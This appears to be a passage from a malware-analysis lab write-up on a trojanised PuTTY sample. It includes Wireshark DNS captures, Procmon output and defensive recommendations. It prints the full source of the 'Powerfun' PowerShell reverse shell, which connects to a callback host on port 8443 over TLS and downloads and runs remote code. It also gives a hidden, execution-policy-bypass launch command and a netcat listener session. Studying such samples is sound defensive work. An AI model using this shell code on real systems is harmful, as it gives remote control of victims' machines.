261 401.789998129 10.0.0.3   10.0.0.4    DNS      132 Standard query 0xb5f1 PTR 3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa
262 401.790136463 10.0.0.3   10.0.0.4    DNS       84 Standard query 0x1cc5 PTR 252.0.0.224.in-addr.arpa
263 401.795237450 10.0.0.4   10.0.0.3    DNS      161 Standard query response 0xb5f1 PTR 3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa PTR www.inetsim.org
264 401.798570528 10.0.0.4   10.0.0.3    DNS      113 Standard query response 0x1cc5 PTR 252.0.0.224.in-addr.arpa PTR www.inetsim.org
```

```
▸ Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_28:bd:d9 (08:00:27:28:bd:d9), Dst: PcsCompu_d0:ca:88 (08:00:27:d0:ca:88)
▸ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
▸ User Datagram Protocol, Src Port: 56173, Dst Port: 53
▸ Domain Name System (query)

0000  08 00 27 d0 ca 88 08 00  27 28 bd d9 08 00 45 00   ··'·····'(····E·
```

Domain Name System: Protocol   Packets: 475 · Displayed: 53 (11.2%)   Profile: Default

4. What is the callback port number at detonation? 5. What is the callback protocol at detonation?


The PowerShell script uses port 8443, which is commonly associated with HTTPS or SSL/TLS traffic. This indicates that inbound or outbound connections may require an additional layer of security through the use of SSL/TLS certificates. The use of this port suggests that the underlying protocol for data transmission is SSL/TLS, ensuring that communications are encrypted. This is key, as the binary can only establish a connection if a TLS handshake is successful, implying the need for a valid SSL certificate to authenticate and secure the connection.




```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
```

6. How can you use host-based telemetry to identify the DNS record, port, and protocol?

We used Wireshark to filter DNS requests and were able to identify the record bonus2.corporatebonusapplication.local. We then checked port 8443, which indicated that SSL/TLS was being used for the secure connection. To confirm this, we tested the shell we created previously based on the information obtained with Procmon. By monitoring the system activity, we observed the binary connecting through port 8443, using a valid SSL certificate, which validated our analysis and the secure communication established.


Activities
Wireshark
Oct 17 19:53
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
dns

No.  Time          Source     Destination  Protocol Length Info
  2 9.994504448   10.0.0.3   10.0.0.4     DNS       98 Standard query 0xaea5 A bonus2.corporatebonusapplication.local
  3 9.997146103   10.0.0.4   10.0.0.3     DNS      114 Standard query response 0xaea5 A bonus2.corporatebonusapplication.local A 10.0.0.4
162 145.363890221 10.0.0.3   10.0.0.4     DNS      132 Standard query 0xaa5c PTR 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa
163 145.370239538 10.0.0.4   10.0.0.3     DNS      161 Standard query response 0xaa5c PTR 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa PTR www.inetsim.org
164 147.418197456 10.0.0.3   10.0.0.4     DNS       81 Standard query 0xb59f PTR 4.0.0.10.in-addr.arpa
165 147.425791225 10.0.0.4   10.0.0.3     DNS      110 Standard query response 0xb59f PTR 4.0.0.10.in-addr.arpa PTR www.inetsim.org
172 161.424428200 10.0.0.3   10.0.0.4     DNS       98 Standard query 0xaea5 A bonus2.corporatebonusapplication.local
173 161.427252539 10.0.0.4   10.0.0.3     DNS      114 Standard query response 0xaea5 A bonus2.corporatebonusapplication.local A 10.0.0.4
175 162.266050234 10.0.0.3   10.0.0.4     DNS       81 Standard query 0x69f0 PTR 1.0.0.10.in-addr.arpa
176 162.269872968 10.0.0.3   10.0.0.4     DNS       84 Standard query 0x0ff2 PTR 251.0.0.224.in-addr.arpa
177 162.269873080 10.0.0.3   10.0.0.4     DNS      132 Standard query 0x3e3b PTR 4.1.0.f.f.0.e.1.b.c.f.f.2.5.a.4.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa
178 162.269873143 10.0.0.3   10.0.0.4     DNS      132 Standard query 0xb2ea PTR b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa
179 162.273115668 10.0.0.4   10.0.0.3     DNS      110 Standard query response 0x69f0 PTR 1.0.0.10.in-addr.arpa PTR www.inetsim.org
180 162.277588232 10.0.0.4   10.0.0.3     DNS      113 Standard query response 0x0ff2 PTR 251.0.0.224.in-addr.arpa PTR www.inetsim.org
181 162.281590259 10.0.0.4   10.0.0.3     DNS      161 Standard query response 0x3e3b PTR 4.1.0.f.f.0.e.1.b.c.f.f.2.5.a.4.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa PTR www.inetsim.org
182 162.288264423 10.0.0.4   10.0.0.3     DNS      161 Standard query response 0xb2ea PTR b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa PTR www.inetsim.org
202 229.823653699 10.0.0.3   10.0.0.4     DNS       83 Standard query 0xd620 PTR 255.0.0.10.in-addr.arpa
203 229.830009814 10.0.0.4   10.0.0.3     DNS      112 Standard query response 0xd620 PTR 255.0.0.10.in-addr.arpa PTR www.inetsim.org
221 365.909879282 10.0.0.3   10.0.0.4     DNS       74 Standard query 0xeb3f A www.google.com
222 365.910166128 10.0.0.3   10.0.0.4     DNS       74 Standard query 0xc82b HTTPS www.google.com
223 365.917825120 10.0.0.4   10.0.0.3     DNS       90 Standard query response 0xeb3f A www.google.com A 10.0.0.4
224 365.920823644 10.0.0.4   10.0.0.3     DNS       74 Standard query response 0xc82b Not implemented HTTPS www.google.com
225 365.921239497 10.0.0.3   10.0.0.4     DNS       74 Standard query 0x12b3 HTTPS www.google.com
226 365.923416780 10.0.0.4   10.0.0.3     DNS       74 Standard query response 0x12b3 Not implemented HTTPS www.google.com
257 400.771915254 10.0.0.3   10.0.0.4     DNS       81 Standard query 0x0bcc PTR 2.0.0.10.in-addr.arpa
258 400.771915888 10.0.0.3   10.0.0.4     DNS       88 Standard query 0x7a4f PTR 250.255.255.239.in-addr.arpa
259 400.780057709 10.0.0.4   10.0.0.3     DNS      110 Standard query response 0x0bcc PTR 2.0.0.10.in-addr.arpa PTR www.inetsim.org
260 400.783415550 10.0.0.4   10.0.0.3     DNS      117 Standard query response 0x7a4f PTR 250.255.255.239.in-addr.arpa PTR www.inetsim.org
261 401.789998129 10.0.0.3   10.0.0.4     DNS      132 Standard query 0xb5f1 PTR 3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa
262 401.790136463 10.0.0.3   10.0.0.4     DNS       84 Standard query 0x1cc5 PTR 252.0.0.224.in-addr.arpa
263 401.795237450 10.0.0.4   10.0.0.3     DNS      161 Standard query response 0xb5f1 PTR 3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa PTR www.inetsim.org
264 401.798570528 10.0.0.4   10.0.0.3     DNS      113 Standard query response 0x1cc5 PTR 252.0.0.224.in-addr.arpa PTR www.inetsim.org

▸ Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_28:bd:d9 (08:00:27:28:bd:d9), Dst: PcsCompu_d0:ca:88 (08:00:27:d0:ca:88)
▸ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
▸ User Datagram Protocol, Src Port: 56173, Dst Port: 53
▸ Domain Name System (query)

0000  08 00 27 d0 ca 88 08 00  27 28 bd d9 08 00 45 00   ··'····· '(····E·

Domain Name System: Protocol          Packets: 475 · Displayed: 53 (11.2%)          Profile: Default
```




```
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateVali
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
```

7. Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?


On October 17, 2024, we managed to execute a malicious script via PowerShell from the path C:WindowsSysWOW64WindowsPowerShell.exe, with the PID 3948. We use parameters such as -nop to avoid loading profiles, -w hidden to hide the window, -noni to avoid user interaction, and -ep bypass to circumvent script execution policies.

In this case, the Putty malware was saved as a text file and then executed via PowerShell. During the analysis, we configured a listener on port 8443 using the SSL/TLS protocol, employing tools such as Wireshark and Procmon to monitor network and system activity.


Unlike previous attempts, this time the connection worked correctly. We were able to establish the shell because we provided a valid SSL certificate and the TLS handshake required to initiate the reverse shell was successfully completed. The correct configuration of the SSL environment allowed the binary to connect to the listener and finally the shell was generated on the localhost, confirming that the process of creating the reverse shell using PowerShell and port 8443 was successful.




```
Date:       10/17/2024 5:23:33.6633652 PM
Thread:     7652
Class:      Process
Operation:  Process Create
Result:     SUCCESS
Path:       C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Duration:   0.0000000

PID:                 3948
Command line:        powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object S
845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxnc
```



```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateVali
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
```




```
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateVali
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:comp
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
```



```
    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

The command nc -lvnp -8443 sets up a listener on port 8443 using netcat, allowing incoming connections to be received.



```
remnux@remnux:~$ nc -lvnp 8443
Listening on 0.0.0.0 8443
Connection received on 10.0.0.3 49769
Windows PowerShell running as user analysis on DESKTOP-E0UOONU
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\analysis\Downloads>calc.exe
PS C:\Users\analysis\Downloads> You cannot call a method on a null-valued expression.
At C:\Users\analysis\Downloads\powershe.ps1:72 char:5
+     $listener.Stop()
+     ~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : InvokeMethodOnNull
```

Recommendation:

Who:	The system security team and developers of the programs.
Vector:	Remote.
Action:	*Item 1*: ensure that the operating system and all applications are always up to date. This includes installing security patches as soon as they

	become available, as these fix vulnerabilities that malware can exploit to compromise the system. *Item 2*: Since PowerShell is a powerful tool that attackers often use to execute malicious scripts undetected, it is essential to limit its use. It is recommended to set strict execution policies that only allow signed or trusted scripts. If it is not needed on a day-to-day basis, PowerShell should be disabled to prevent it from being used as an attack vector. *Item 3*: Network users should operate with accounts that have as few privileges as possible. Only those roles that truly need administrator permissions should have elevated access. This limits the impact of any malware, since even if it infects a user, it will not be able to perform critical actions or modify the system without administrative permissions. *Item 4*: La autenticación multifactor agrega una capa adicional de seguridad a las cuentas de usuario, lo que es especialmente importante para accesos sensibles como cuentas de administrador o servicios externos.